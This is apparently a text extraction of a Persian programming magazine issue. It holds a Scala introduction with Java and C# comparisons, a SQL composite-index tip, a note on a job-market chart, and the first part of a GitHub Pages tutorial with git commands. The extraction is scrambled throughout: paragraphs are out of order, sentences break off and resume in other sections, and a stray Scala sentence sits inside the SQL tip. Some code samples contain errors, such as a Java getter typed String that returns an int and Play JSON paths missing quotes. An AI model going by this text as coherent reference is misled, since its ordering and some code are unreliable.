حرفه‌ای‌ترین و بالاترین کیفیت پشتیبانی از زبان و اکوسیستم اسکالا توسط IDEA مهیا شده است ولی در بین نسخه‌های کاملا رایگان ScalaIDE پیشتاز است.

هر چند با استفاده از Activator و یک ویرایشگر متنی ساده نیز می‌توان یک نرم‌افزار کامل را توسعه داد اما استفاده از ابزارهای گفته شده می‌تواند سرعت توسعه را افزایش دهد.

### جامعه باز و آزاد اسکالا

نکته جالب برای اکوسیستم‌های باز مثل اسکالا این است که معمولا هرگز از تک فرهنگی بودن رنج




تصویر ۲ - نمودار بازار کار برنامه‌نویسان زبان‌های (SCALA, Golang, Clojure, Erlang) درج گردد



## ترفند



نویسنده:  
مehدی عنقیسی



## شاخص گذاری ترکیبی و شرط های بازهای

حال سوال این است که ترتیب قرارگیری ستونی که شرط بازهای دارد، به چه صورتی است؟

یکی از مواردی که به اشتباه بین برنامه نویسان رایج شده است، این است که باید ستونی که بیشترین مقدار یکتا را دارد (unique) به عنوان سمت چپ ترین ستون شاخص استفاده شود.

اما روش صحیح این است که همواره ستونی که شرط های آن مساوی است را به عنوان سمت چپ ترین ستون شاخص استفاده کنید، فارغ از این که دارای مقادیر منحصر به فرد بیشتر یا کمتری نسبت به سایر ستون ها باشد.

به عنوان مثال با توجه به ساختار شاخص فوق، کارایی پرس و جوهای زیر افزایش می یابد:

WHERE a = 12 AND b = 234;

WHERE a = 12 AND b > 234;

WHERE a IN (1, 5, 6) AND b BETWEEN 123 AND 456;

WHERE a IN (1, 5, 6) AND b IN (7, 8, 9);

این شاخص فقط شرط اول پرس و جوهای زیر را بهبود می دهد و شرط دوم بهره ای از شاخص نخواهد برد. به مثال زیر توجه کنید

WHERE a > 223 AND b BETWEEN 12 AND 32;

WHERE a > 223 AND b > 450; ■

شاخص گذاری از مباحث مهم در طراحی پایگاه داده ها است. در این ترفند به بررسی شاخص گذاری ترکیبی و شرط های بازهای می پردازیم فرض کنید جدول زیر را داریم:

```
CREATE TABLE tbl_test (
  a int NOT NULL,
  b int NOT NULL
);
```

حال شاخص زیر را اضافه می کنیم:

```
CREATE INDEX idx_a_b ON tbl_test(a, b);
```

پرس و جوهای ما به این شکل است:

```
WHERE a > 12 AND b < 345;
```

فقط یکی از فیلدهای شاخص می تواند دارای شرط بازهای باشد. در صورتی که بیش از یک فیلد دارای شرط بازهای باشد، آن شاخص ترکیبی کمکی نخواهد کرد و بهتر است از دو شاخص جداگانه استفاده شود.

به عنوان مثال شاخصی که تعریف کردیم فقط در قسمت اول پرس و جو (شرط بازه برای a) به درد ما می خورد. بنابراین برای استفاده از شاخص ترکیبی و پرس و جوهای بازهای، تنها یک شرط بازهای باید داشت و بقیه شرطها باید مساوی باشد. به عنوان مثال:

```
WHERE a = 12 AND b < 345;
```

مهاجرت از Ruby و Perl به اسکالا با مشکلات نیروی انسانی درگیر بود، ولی با این حال آن ها در استفاده از اسکالا موفق بودند.

### 3 با زبان های برنامه نویسی از دواج نکنید!

شاید تعجب برانگیز باشد ولی این مطلب بسیار مهم است. معمولا این حقیقت که «هر گل یک بویی دارد» نادیده گرفته می شود و برنامه نویسان با تعصبی به دور از واقع بینی، از انتخاب خودشان سرسختانه دفاع می کنند.

با این حال هدف این نوشتار نه تبلیغ، بلکه تنها معرفی اسکالا به خلاصه ترین، گویاترین و صادقانه ترین شکل ممکن بود. اسکالا با تمام خوبی ها و کاستی هایش مانند هر زبان دیگری بهترین زبان برنامه نویسی نبوده و نخواهد بود، اما بدون شک قدم مثبتی در صنعت برنامه نویسی است؛ صنعتی که نیازمند تغییرات سازنده است.

### 3 چند نکته در رابطه با نمودار:


Erlang زبان جدیدی نیست؛ اما از آن جا که اخیرا بیشتر مورد توجه قرار گرفته است، در این نمودار لحاظ شده است.

محور عمودی نمودار براساس تعداد کل شغل های ارائه شده در سایت indeed.com و سایت های همکار بوده است. واضح است که جامعیت داده ها قطعی نیست. هر چند در سایت های تخصصی تری هم چون careers.stackoverflow.com هم نتایج مشابهی به چشم می خورد اما باید توجه داشت که داده های مربوط به پروژه های موجود در گیت هاب می تواند این نمودار را (از جهت محبوبیت بین برنامه نویسان) تا حدودی تغییر دهد، به طور مثال Docker از ابزارهای فوق العاده ای است که با زبان Go تولید شده است و یقینا می تواند نکته مثبتی برای انتخاب آن باشد.

متأسفانه در این نمودار ممکن نبود که از واژه Go به جای Golang استفاده بشود؛ در هنگام استفاده از کلیدواژه Go، موقعیت های شغلی با واژه های Go-live یا go (به معنی رفتن) به تعداد بسیار بالا در نتایج نشان داده می شد. از آن جایی که عموما از واژه Golang برای اشاره به زبان برنامه نویسی Go استفاده می شود، آمار مربوط به Go با ضریب تقریبی بیش از ۷۰ درصد می تواند صحیح قلمداد شود. ■

# آشنایی فنی با زبان اسکالا

زبان اسکالا یک زبان مدرن و آمیخته از ویژگی‌های مختلف است. شاید بتوان یک ویژگی خاص در یک زبان برنامه‌نویسی یافت که در این زبان وجود نداشته باشد یا قابل اضافه شدن نباشد. در عین حال امکان استفاده از طیف وسیع کتابخانه‌های جاوا و همچنین کارایی بسیار بالای JVM این زبان را در موقعیت منحصر به فردی قرار داده است. در این مقاله فارغ از مسائل مدیریتی، سیاسی و اجتماعی، به برخی از ویژگی‌های بارز فنی اسکالا و مقایسه برخی از ویژگی‌های مشترک آن با زبان‌های دیگر پرداخته می‌شود.


 امیر کریمی  
نویسنده

## خلاصه گویی

زبان اسکالا خلاصه‌گو است. تا جایی که ممکن باشد نیازی نیست مسائل قابل تشخیص را در این زبان بیان کرد. برای مثال هنگام معرفی یک متغیر نیازی نیست نوع آن نیز تعریف شود و کامپایلر سعی می‌کند از چیزی که به آن منتصب شده، نوع آن را تشخیص دهد.

## برای مثال کد زیر در جاوا:

```
final ArrayList<String> names = new ArrayList<String>();
names.add("name1");
names.add("name2");
names.add("name3");
```

و یا کد زیر در سی‌شارپ:

```
var names = new List<String> { "name1", "name2", "name3" }
```

به این شکل در اسکالا نوشته می‌شود:

```
val names = List("name1", "name2", "name3")
```

در این مثال باید به این نکته توجه کرد که حتی در سی‌شارپ که خلاصه‌گوتر از جاواست باید حداقل مشخص کرد که لیستی حاوی نوع داده‌های رشته (String) ایجاد می‌شود (اشاره به انواع Generic) در حالی که کامپایلر اسکالا این مورد را نیز تشخیص می‌دهد و نوعی که برای شناسه names مشخص می‌کند [String] لیستی از رشته است. مثلاً اگر لیستی از اعداد صحیح مد نظر بود، کد بالا در اسکالا به این شکل نوشته می‌شد:

```
val numbers = List(1, 2, 3)
```

نکته بسیار مهم این است که اسکالا بررسی زمان کامپایل نوع داده‌ها را فدای مختصر بودن نمی‌کند و بدون از دست دادن Type-safety حس کار با یک زبان پویا مثل روبی را به برنامه‌نویسی می‌دهد. یکی از محدود مواردی که در آن اعلان نوع داده در

اسکالا اجباری است، پارامترهای متد است.

برای مثال یک متد که یک عدد صحیح را از ورودی دریافت کرده و آن را چاپ می‌کند به شکل زیر نوشته می‌شود:

```
def printnum(num: Int) = println(num.toString)
```

همان طور که ملاحظه می‌شود تعریف یک متد نیز به سادگی و با کم‌ترین میزان کد نویسی امکان‌پذیر است.

## تعریف کلاس

قطعه کد زیر در جاوا یک کلاس به همراه یک سازنده و دو عضو را تعریف می‌کند:

```
class MyClass {
    private final String name;
    private final int age;

    public MyClass(String name, int age) {
        this.name = name;
        this.age = age;
    }
    public String getName() { return name; }
    public String getAge() { return age; }
}
```

قطعه کد زیر در اسکالا دقیقاً معادل کد جاوا است:

```
class MyClass(val name: String, val age: Int)
```

## برنامه‌نویسی تابعی (Functional)

برنامه‌نویسی تابعی (Functional Programming) توسط بیشتر زبان‌های جدید پشتیبانی می‌شوند و پشتیبانی در زبان اسکالا کامل‌تر از زبان‌هایی مثل جاوا ۸ و سی‌شارپ است.

برای مثال با قطعه کد زیر می‌توان عملگر

سی‌شارپ را در اسکالا شبیه‌سازی کرد:

```
trait Disposable {
    def dispose()
}
def using[A <: Disposable, B](disposable: A)(block: A => B) = {
    try {
        block(disposable)
    } finally {
        disposable.dispose()
    }
}
```

و سپس به شکل زیر استفاده نمود:

```
using (new MyDisposableClass()) { d =>
    // ...
}
```

و البته بسیاری از متدهای پر کاربرد بر روی انواع داده‌های کلکسیونی (Collections) در اسکالا وجود دارند که یک نمونه از آن‌ها به شکل زیر است:

```
val list = 1 to 100
list.filter(i => i % 2 == 0).map(i => println(i))
// The above code can be written like the following
one
list.filter(_ % 2 == 0).map(println(_))
// And can be like this (using infix notation)
list filter _ % 2 == 0 map println
```

در خط اول یک لیست از اعداد ۱ تا ۱۰۰ ساخته می‌شود و سپس در خط دوم از بین آن‌ها فقط اعداد زوج در خروجی چاپ می‌شوند. البته برای خلاصه‌گویی بیشتر کد خط دوم می‌تواند به شکل خط چهارم نوشته شود. و البته با استفاده از Infix notation می‌تواند به شکل خط ششم نوشته شود.

```
import play.api.libs.functional.syntax._
case class Person(name: String, age: Int, lovesChocolate: Boolean)
implicit val personReads = (
  (__ \ name).read[String] and
  (__ \ age).read[Int] and
  (__ \ lovesChocolate).read[Boolean]
)(Person)
```

هر چند این قطعه کد به نظر زیاده‌گو می‌آید ولی برای تبدیل JSON به یک شیء نه از Reflection استفاده می‌شود و نه از هیچ یک از روش‌های پویا. به این ترتیب این کد یکی از سریع‌ترین کدها برای تبدیل JSON است بدون این‌که نیاز به راه‌اندازی و از این قبیل داشته باشد و همه این‌ها به دلیل Hard-code بودن قطعه کد اصلی یعنی پنج خط آخر است. اما مهم‌ترین ضعف آن، زیاده‌گویی است که برای برنامه‌نویسان امروزی قابل قبول نیست. یکی از راه‌حل‌های جالب موجود در اسکالا استفاده از ماکرو است. چارچوب پلی ماکرویی برای ایجاد این قطعه کد در زمان کامپایل ایجاد کرده تا قطعه کد بالا به شکل زیر در آید:

```
import play.api.libs.json._
import play.api.libs.functional.syntax._
case class Person(name: String, age: Int, lovesChocolate: Boolean)
implicit val personReads = Json.reads[Person]
```

این قطعه کد نه از Reflection استفاده می‌کند و نه Type-safety را از بین می‌برد و دقیقاً همان قطعه کد بالا را تولید می‌کند ولی مختصر و مفید است!

### جمع‌بندی

موارد یاد شده بخشی از ویژگی‌های زبان اسکالا است ولی جزئیات فراوانی برای بررسی وجود دارد که در این مقاله نمی‌گنجد. خوشبختانه منابع قابل قبولی برای یادگیری و بررسی زبان و اکو سیستم اسکالا وجود دارد. امید است این مقاله همچنان و انرژی لازم برای دنبال کردن آن‌ها را ایجاد کرده باشد. ■

اما یکی از دلایلی که باعث می‌شود یک برنامه‌نویس اسکالا هر روز از امثال این نوع داده در کدهایش استفاده کند امکان Pattern Matching است. فرض کنیم نوع Option در سی‌شارپ وجود داشت. می‌خواهیم برنامه‌ای بنویسیم که ابتدا متد getUserById را صدا زده و در صورت وجود کاربر، اگر نام کاربر با حرف «a» شروع می‌شد، جمله «with A» را در خروجی چاپ کند، در غیر این صورت جمله «Doesn't start with A» و در صورتی که کاربر وجود نداشت جمله «Nothing to say» را چاپ کند. برنامه در سی‌شارپ به شکل زیر خواهد بود:

```
var maybeUser = getUserById(userId);
var user = maybeUser as Some[User];
if (user != null) {
  if (user.name.startsWith("a")) {
    Console.WriteLine("Starts with A");
  } else {
    Console.WriteLine("Doesn't start with A");
  }
} else {
  Console.WriteLine("Nothing to say");
}
```

اما همین قطعه کد در اسکالا با استفاده از Pattern Matching به شکل زیر خواهد بود:


```
getUserById(userId) match {
  case Some(user) if user.name.startsWith("a") =>
    println("Starts with A");
  case Some(user) => println("Doesn't starts with A");
  case None => println("Nothing to say");
}
```

این یک مثال بسیار ساده است. می‌توان تصور کرد در شرایط پیچیده‌تر وجود Pattern Matching چقدر مفید خواهد بود.

### ماکروها (Macros)

ماکروها در اسکالا امکان تغییر ساختار کدهای برنامه قبل از کامپایل برنامه را می‌دهند. برای مثال کد زیر در چارچوب پلی (Play) برای تبدیل یک رشته JSON به یک شیء استفاده می‌شود:

```
import play.api.libs.json._
```



### انواع داده‌ای قوی

از آن جایی که زبان اسکالا یک زبان با بررسی نوع داده‌ای زمان کامپایل است (Type-safe)، وجود سیستم انواع داده‌ای قوی و منعطف از الزامات آن است که خوشبختانه کتابخانه استاندارد اسکالا در این زمینه بسیار قوی عمل کرده است.

برای مثال نوع داده‌ای Option قابل بررسی است. این نوع داده تقریباً معادل نوع Nullable در سی‌شارپ است اما با ویژگی‌ها و امکانات پیش‌تر.

این نوع دارای دو فرزند به نام‌های None و Some است. همان‌طور که از نام‌ها پیداست، زمانی که وجود یا عدم وجود یک داده امکان‌پذیر باشد از این نوع داده استفاده می‌شود. برای مثال وقتی یک متد قرار است یک کاربر را بر اساس شناسه آن جستجو کند، اگر کاربری یافت نشود به جای برگرداندن مقدار Null یا ایجاد Exception، می‌توان مقدار None را برگرداند. در برنامه‌نویسی همروند ایجاد Exception مشکلات زیادی ایجاد می‌کند و استفاده از Null هم به نحو دیگری مشکل‌زا و غلط است.

چنین متدی به شکل زیر تعریف می‌شود:

```
def getUserById(id: Int): Option[User] = {
  if (* There was a user with the specified ID*) {
    Some(foundUser)
  } else {
    None
  }
}
```

بدون شک با استفاده از نوع داده‌ای Option احتمال روبرو شدن با خطای NullPointerException به صفر می‌رسد. برای نمونه، نویسنده این مقاله بعد از حدود یکسال کار بر روی زبان اسکالا و تولید نرم‌افزارهای مختلف، حتی یک بار هم به خطای NullPointerException برخورد نکرده است.

### تطبیق الگو (Pattern Matching)

نوع داده‌ای Option که در بخش قبل مطرح شد به راحتی در هر زبان دیگر نیز قابل پیاده‌سازی است.

منابع

1. <http://scala-lang.org/>
2. <http://playframework.org/>



(قسمت اول)



## چگونه در گیت‌هاب، وبسایت بسازیم


 مهدی صادقی  
نویسنده

را پشتیبانی کند (مثلا php و MySQL) بعد هم باید خاطرتان باشد هر سال آن را تمدید کنید. در ضمن باید مسئولیت نگهداری از آن را خودتان بر عهده بگیرید. هر مشکلی به وجود بیاید باید آن را رفع کنید و نسبت به به‌روزرسانی برنامه وبسایت خودتان اقدام کنید. شاید هم وبسایت شما هک شود و یک روز صبح با خبر شوید که به جای وبسایت شیک شما یک صفحه سیاه و چند نوشته و یک پرچم و اسم یک گروه عجیب که کلی شعار داده و خیلی خوشحال است که وبسایت شما را فتح کرده به نمایش درمی‌آید! خب حالا باید بروید دنبال برگرداندن آخرین نسخه پشتیبان و به‌روزرسانی و از دست دادن بخشی از محتوا و نظرات مراجعان وبسایت و الی آخر.

علاوه بر این‌ها مشکلات دیگری هم هست. شما نمی‌توانید تاریخچه تغییرات کارهایتان را حفظ کنید. یعنی اگر بخواهد بدانید که قبلا چه چیزی روی وبسایت قرار داده بودید و چه تغییراتی اخیرا ایجاد کرده‌اید نیاز دارید خودتان این‌ها را جایی یادداشت کنید یا فایل‌ها را روی رایانه‌تان نگهداری کنید. کاری که خود من در گذشته انجام می‌دادم و نسخه پشتیبان تهیه می‌کردم و در جاهای مختلف ذخیره و نگهداری می‌کردم تا در صورت بروز مشکلات

اگر تا این جای مطلب را خوانده‌اید نترسید! من قصد ندارم که چیزهای خیلی بیشتری به اصلاحات بالا اضافه کنم بلکه قصد دارم آن‌ها را از میان بردارم. ولی اول ببینیم روش کار فعلی چگونه است و چرا یک روش بهتر نیاز است.

برای داشتن یک وبلاگ یا وبسایت جهت معرفی خودتان یا پروژه‌تان یا باید صفحات آن را خودتان با تکنولوژی‌های وب، یعنی HTML و CSS و JavaScript بنویسید یا از سیستم‌های مدیریت محتوا استفاده کنید. ارائه‌دهندگان سیستم‌های مدیریت محتوا مثل وردپرس به رایگان اجازه ثبت وبلاگ می‌دهند ولی محدودیت دارند، یعنی شما نمی‌توانید برنامه وبسایت را به دل‌خواه خودتان تغییر بدهید و این‌که در ایران از دسترس خارج هستند. البته برای استفاده از دامنه شخصی با سرویس آن‌ها باید جداگانه پول بپردازید که خب پرداخت تقریبا ممکن نیست. راه‌حل رایج در این موارد داشتن میزبانی شخصی است. ولی این راه‌حل مزایا و معایب خودش را دارد که به اختصار شرح می‌دهم.

اول از همه شما باید یک میزبانی بخرید، خیلی از گیگ‌ها خودشان سرور اختصاصی یا میزبانی اختصاصی دارند، خیلی‌های دیگر هم نه! میزبانی مورد نظر باید برنامه و پایگاه‌داده مورد استفاده شما

ما می‌خواهیم طی این مقاله یک راه‌حل آسان ولی گیک‌پسند برای ساخت صفحات وب با محوریت گیت‌هاب<sup>1</sup> یاد بگیریم و با حداقل هزینه بتوانیم به کمک امکانات موجود در اینترنت صفحات ایستا در وب تولید کنیم و آن‌ها را به شکلی دلپذیر و مطمئن مدیریت و به‌روزرسانی کنیم. اگر شما هم مثل من عاشق گیت و گیت‌هاب هستید ادامه مطلب را از دست ندهید! توجه هم داشته باشید که این روش بیشتر مناسب صفحات شخصی و صفحاتی برای موضوعات خاص و پروژه‌هاست و شما نمی‌توانید به این روش یک فروشگاه الکترونیک یا یک برنامه نیازمند به پایگاه‌داده و مشابه آن بسازید. اگر تابحال برای خودتان یا اطرافیان‌تان وبسایت یا وبلاگی راه‌اندازی کرده باشید با عبارات و اصطلاحات مقابل آشنا هستید: «ثبت دامنه»، «اجاره فضا» (میزبانی وب)، «هک شدن وبسایت»، «پشتیبان‌گیری»، «php و MySQL (پایگاه‌داده)» و مانند این‌ها و اگر هم از سیستم‌های مدیریت محتوا مثل وردپرس، جوملا و دروپال استفاده کرده باشید، می‌دانید که برای داشتن یک وبلاگ یا وبسایت نیاز است اول پایگاه‌داده لازم را ایجاد و سپس این برنامه‌ها را از سایت‌هایشان دریافت و در میزبانی خودتان بارگذاری و سپس نصب کنید.

 1. <http://github.io/>



# git

مختلف از جمله هک شدن وبسایت بتوانم آن‌ها را بازگردانی کنم. اما این کارها علاوه بر وقت گیر بودن خسته کننده هم بودند. چرا که من از ابزارهای مدرنی بهره نمی‌بردم، مجبور بودم با ابزارهای ftp و برنامه‌هایی مانند filezilla و یا رابط گرافیکی cpanel فایل‌ها را جابه‌جا کنم که عملیاتی ملال‌آور بود، آن هم فقط برای یک وبسایت ساده که محتوایش نیاز چندانی هم به به‌روزرسانی نداشت.

ولی گیت همه چیز را عوض کرده است. باید به لینوس توروالدز به خاطر خلق آن دست مریزاد گفت. هر روز در اینترنت سرویس‌های جدیدی در حال ظهور هستند که داده‌هایشان را به کمک گیت نگهداری کرده و بین رایانه‌ها منتقل می‌کنند. پس ما هم از همین روش خوش‌دست و قدرتمند برای ایجاد و نگهداری وبسایت‌مان بهره می‌گیریم.

## 3 راه‌حل

به خاطر این که من یک مهندس راحت‌طلب هستم و گیت‌هاب را هم خیلی دوست دارم و علاقه‌ای هم ندارم که پول اضافی خرج کنم (دیگر اصلاً پولی برایم نمانده!) پس راه‌حل دیگری را انتخاب کردم. چه خوب است که همه صفحات وبسایت من ایستا باشد، یعنی با همان تکنولوژی‌های وب نوشته بشود بدون هیچ برنامه و پایگاه داده سمت سرور! مثل روزهای اول وب. دیگر نه نگرانی دارد، نه نصب می‌خواهد نه به‌روزرسانی می‌خواهد نه اصلاً هک شدنش مهم است. خب شاید بگویید کجای این شد راه‌حل؟ الان شرح می‌دهم.

خیلی وقت‌ها ما فقط نیاز داریم تا در یک صفحه، خودمان یا پروژه‌مان یا یک ایده یا گروه را معرفی کنیم. تصور کنید من می‌خواهم اطلاعات تماس خودم را در اینترنت بگذارم یا یک صفحه برای معرفی گروه کوچک خودم و دوستانم بسازم. یا پروژه‌های دارم که نیاز است شرحی از آن به همراه پیوند دریافتش را در اینترنت قرار بدهم. در این موارد تنها چیزی که برای ما مهم است قرار دادن مطالبمان در اینترنت است. تهیه یک میزبانی و به جان خریدن در دسرهایش برای چنین مواردی نمی‌آورد. پس چه بهتر که از آن چه در اینترنت هست

استفاده کنیم و خیالمان را از بابت رسیدگی به وبسایت راحت کنیم. در ضمن سرعت انجام کار در روش ما خیلی بالاست. ما نیازی به تماس گرفتن با ارائه‌دهندگان میزبانی نداریم و دیگر هم نیازی نیست برای فعال کردن فلان قابلیت خاص که فلان سیستم مدیریت محتوا نیاز دارد با آن‌ها تماس بگیریم یا مدت زمان مدیدی منتظر پاسخ گروه پشتیبان آن‌ها بمانیم. دیگر هم هر چند وقت یک‌بار ایمیل دریافت نمی‌کنیم که میزبانی شما تا فلان روز منقضی می‌شود و باید فلان قدر پرداخت کنید و مانند این‌ها. از همه این‌ها گذشته وقتی وبسایت ما روی صفحات گیت‌هاب قرار بگیرد یک شرکت شناخته شده مسئولیت نگهداری از وبسایت ما و انتشار محتوای آن را بر عهده خواهد داشت.

## 3 مواد لازم

یک حساب کاربری در گیت‌هاب  
یک رایانه مجهز به Git و Jekyll  
یک حساب کاربری در Disqus (اختیاری)  
یک دامنه ثبت شده (اختیاری)  
و البته آشنایی اولیه با گیت و گیت‌هاب

نکته اول. در این روش ما میزبانی نمی‌خریم پس کل مشکلات میزبانی که به آن‌ها اشاره کردم را فراموش کنید، خداحافظ میزبانی! نکته دوم. ما وبسایت‌مان را روی گیت‌هاب قرار می‌دهیم و عملیات ذخیره و نگهداری تاریخیچه تغییراتمان را به گیت‌هاب محول می‌کنیم.

نکته سوم (اختیاری). برای فعال کردن نظرات از یک سرویس دهنده سوم مثل Disqus استفاده می‌کنیم و وظیفه نگهداری از نظرات و نظرات کاربران را به او محول

می‌کنیم.

نکته چهارم (اختیاری). بکارگیری دامنه یا زیردامنه شخصی برای نمایش وبسایت ساخته شده.

## 3 نحوه راه‌اندازی

در این روش ما از امکانات بسته گیت‌هاب برای نگهداری و از صفحات گیت‌هاب برای انتشار وبسایت خودمان استفاده می‌کنیم. فرض من بر این است که خواننده با گیت و گیت‌هاب آشنایی ابتدایی دارد. اگر با گیت آشنا نیستید توصیه می‌کنم با مراجعه به صفحه آموزش گیت‌هاب و صرف ۱۵ دقیقه وقت با امکانات گیت آشنا شوید چرا که یادگرفتن گیت (و گیت‌هاب) به مجالی جداگانه نیاز دارد و از حوزه این مقاله خارج است. فعلاً همین بس که بدانید در حال حاضر گیت‌هاب بزرگترین مخزن نرم‌افزارهای متن‌باز دنیاست و امکانات گیت را به صورت گرافیکی به کاربر ارائه می‌کند. در گیت‌هاب هر کاربر می‌تواند هر تعداد دل‌خواه مخزن نرم‌افزاری (Repository) ایجاد کند. ما هم برای وبسایت‌مان یک مخزن ایجاد می‌کنیم. نکته این‌جاست که گیت‌هاب اجازه می‌دهد به ازای هر مخزن یک وبسایت تحت دامنه `username.github.io/projectname` ایجاد کرد که در حقیقت برای مستندات پروژه در نظر گرفته شده است ولی برای ما مستندات پروژه همان خود پروژه است! یعنی وبسایت. روش گام به گام این کار را در ادامه شرح می‌دهم. اول به یک حساب کاربری روی گیت‌هاب احتیاج داریم. اگر ندارید همین الان با مراجعه به `www.github.com` یکی بسازید! در مرحله دوم یک مخزن جدید می‌سازیم. برای این کار کافی است روی علامت + در صفحه اصلی کلیک کنیم و یک نام برای مخزن



ولی گیت همه

چیز را عوض

کرده است.

باید به لینوس

توروالدز به خاطر

خلق آن دست

مریزاد گفت. هر

روز در اینترنت

سرویس‌های

جدیدی در حال

ظهور هستند که

داده‌هایشان را

به کمک گیت

نگهداری کرده

و بین رایانه‌ها

منتقل می‌کنند

این قسمت لذت‌بخش‌ترین جای کار است! تغییرات را روی رایانه خودتان انجام بدهید. ثبت کنید، پوش کنید و تمام. ظرف چند دقیقه وبسایت به‌روز خواهد شد. شما می‌توانید فایل‌های رایج وب را به مخزن خودتان اضافه کنید. در این باره در قسمت دوم بیشتر خواهیم گفت.

روشی که طی این مقاله شرح دادم بیشتر کاربران فعلی گیت‌هاب و برنامه‌نویسان را هدف قرار می‌دهد که با گیت احساس راحتی می‌کنند و دوست دارند از آن همه جا استفاده کنند حتی برای وبسایت‌شان! برای من این روش خاص‌تر از سیستم‌های مدیریت محتواست و مثل یک سرگرمی و بازی می‌ماند. دست هم در تغییر محتوا باز است و روش انجام کار هم خیلی سراسر است. در قسمت دوم مقاله به موارد

خودتان را روی سکوی گیت‌هاب منتشر کردید! باور نمی‌کنید؟ بعد از یکی دو دقیقه به آدرس وبسایتان سر بزنید. در مثال من با مراجعه به آدرس زیر وبسایت من (Hello World) قابل مشاهده است:

<http://mehdisadeghi.github.io/myweblog/>

امیدوارم هیجان‌زده شده باشید! خوب است بدانید که هر کاربری در گیت‌هاب می‌تواند یک صفحه خاص نیز با آدرس `username.github.io` داشته باشد. برای این کار کافی است تغییرات کوچکی در روش عنوان شده، ایجاد کنید. اول این که نام پروژه‌های که در گیت‌هاب می‌سازید باید مطابق فرم `username.github.io` باشد. مثلاً برای من نام این پروژه باید

جدید انتخاب کنیم. در صفحه ایجاد مخزن جدید گزینه‌های هست برای افزودن فایل README به پروژه، آن را هم انتخاب کنید. بعداً می‌توانید شرح کوتاهی در مورد وبسایت یا پروژه‌تان آن‌جا بنویسید. من یک مخزن به نام «myweblog» ایجاد کردم. البته برای ساخت مخزن جدید چند راه وجود دارد که من ساده‌ترین را گفتم. بعد از اتمام کار، گیت‌هاب صفحه این مخزن را نمایش می‌دهد، آدرس این مخزن هم در ستون سمت راست قابل مشاهده است. برای من آدرس این گونه است:

<https://github.com/mehdisadeghi/myweblog.git>

توجه کنید که ما فایل‌های وبسایت‌مان را مستقیماً در شاخه اصلی قرار نمی‌دهیم. گیت‌هاب فقط فایل‌هایی را در وبسایت هر پروژه منتشر می‌کند که در یک شاخه بنام `gh-pages` منتشر شوند. بنابراین ما شاخه‌ای به این نام ایجاد می‌کنیم. این کار به راحتی از رابط گرافیکی وبسایت و با کلیک روی نام شاخه جاری امکان‌پذیر است. من این‌جا در ترمینال این کار را انجام می‌دهم. ابتدا یک نسخه از این پروژه را دریافت می‌کنیم:

```
$ git clone https://github.com/mehdisadeghi/myweblog.git
```

و شاخه `gh-pages` را می‌سازیم و همزمان به آن سویچ می‌کنیم (با بکارگیری فلگ `-b`):

```
$ cd myweblog
$ git checkout -b gh-pages
```

حالا اولین فایل وبسایت‌مان را می‌سازیم:

```
$ echo "Hello World!" > index.html
```

فایل ساخته شده را به فهرست فایل‌های مخزن اضافه می‌کنیم و تغییرات را ثبت (commit) می‌کنیم:

```
$ git add index.html
$ git commit -m "First commit"
```

حالا هم تغییراتمان را در مخزن اصلی روی گیت‌هاب پوش (push) می‌کنیم. توجه داشته باشید که در این مرحله باید اول نام کاربری و بعد کلمه عبور گیت‌هاب خودتان را وقتی که سوال شد وارد کنید تا تغییرات شما توسط گیت‌هاب پذیرفته بشود:

```
$ git push origin gh-pages
```

تبریک! همین حالا شما اولین صفحه وبسایت



زیر خواهیم پرداخت:

استفاده از دامنه دل‌خواه برای نمایش صفحات گیت‌هاب نحوه کار با جکیل افزودن کامنت به وبسایت با کمک Disqus

### جکیل

صفحات گیت‌هاب علاوه بر پشتیبانی از فایل‌های HTML عادی، از Jekyll که یک مولد صفحات ایستا است نیز پشتیبانی می‌کند.

جکیل تمام امکانات لازم برای ساخت وبسایت را به صورت آفلاین در اختیار شما می‌گذارد، امکاناتی از قبیل تولید هدر و فوتر برای تمامی صفحات وبسایت بدون نیاز به تکرار آن‌ها در صفحات مختلف و نیز پشتیبانی از چند زبان الگو جهت نوشتن قالب ساخت. جکیل یک پروژه‌ی مستقل از گیت‌هاب است اما وب‌سرور صفحات گیت‌هاب قادر است پروژه‌های جکیل را بفهمد و آن‌ها را به درستی نمایش بدهد. ■

`mehdisadeghi.github.io` باشد و البته دیگر هم نیازی هم نیست که شاخه `gh-pages` را بسازید. پس خط مربوط به ساخت این شاخه هم حذف می‌شود. محتویات این مخزن مستقیماً در صفحه شما منتشر خواهد شد:

```
$ git clone https://github.com/mehdisadeghi/mehdisadeghi.github.io.git
```

```
$ cd mehdisadeghi.github.io/
$ echo "Hello World!" > index.html
$ git add index.html
$ git commit -m "First commit"
$ git push origin master
```

دقت کنید که این‌جا شاخه اصلی (master) را پوش می‌کنیم چون شاخه دیگری نساختیم.

نام کاربری و کلمه عبور را وارد کنید و تمام. حالا صفحه شما در آدرس `http://username.github.io` در دسترس خواهد بود (برای من می‌شود `http://mehdisadeghi.github.io`).

نحوه به‌روزرسانی



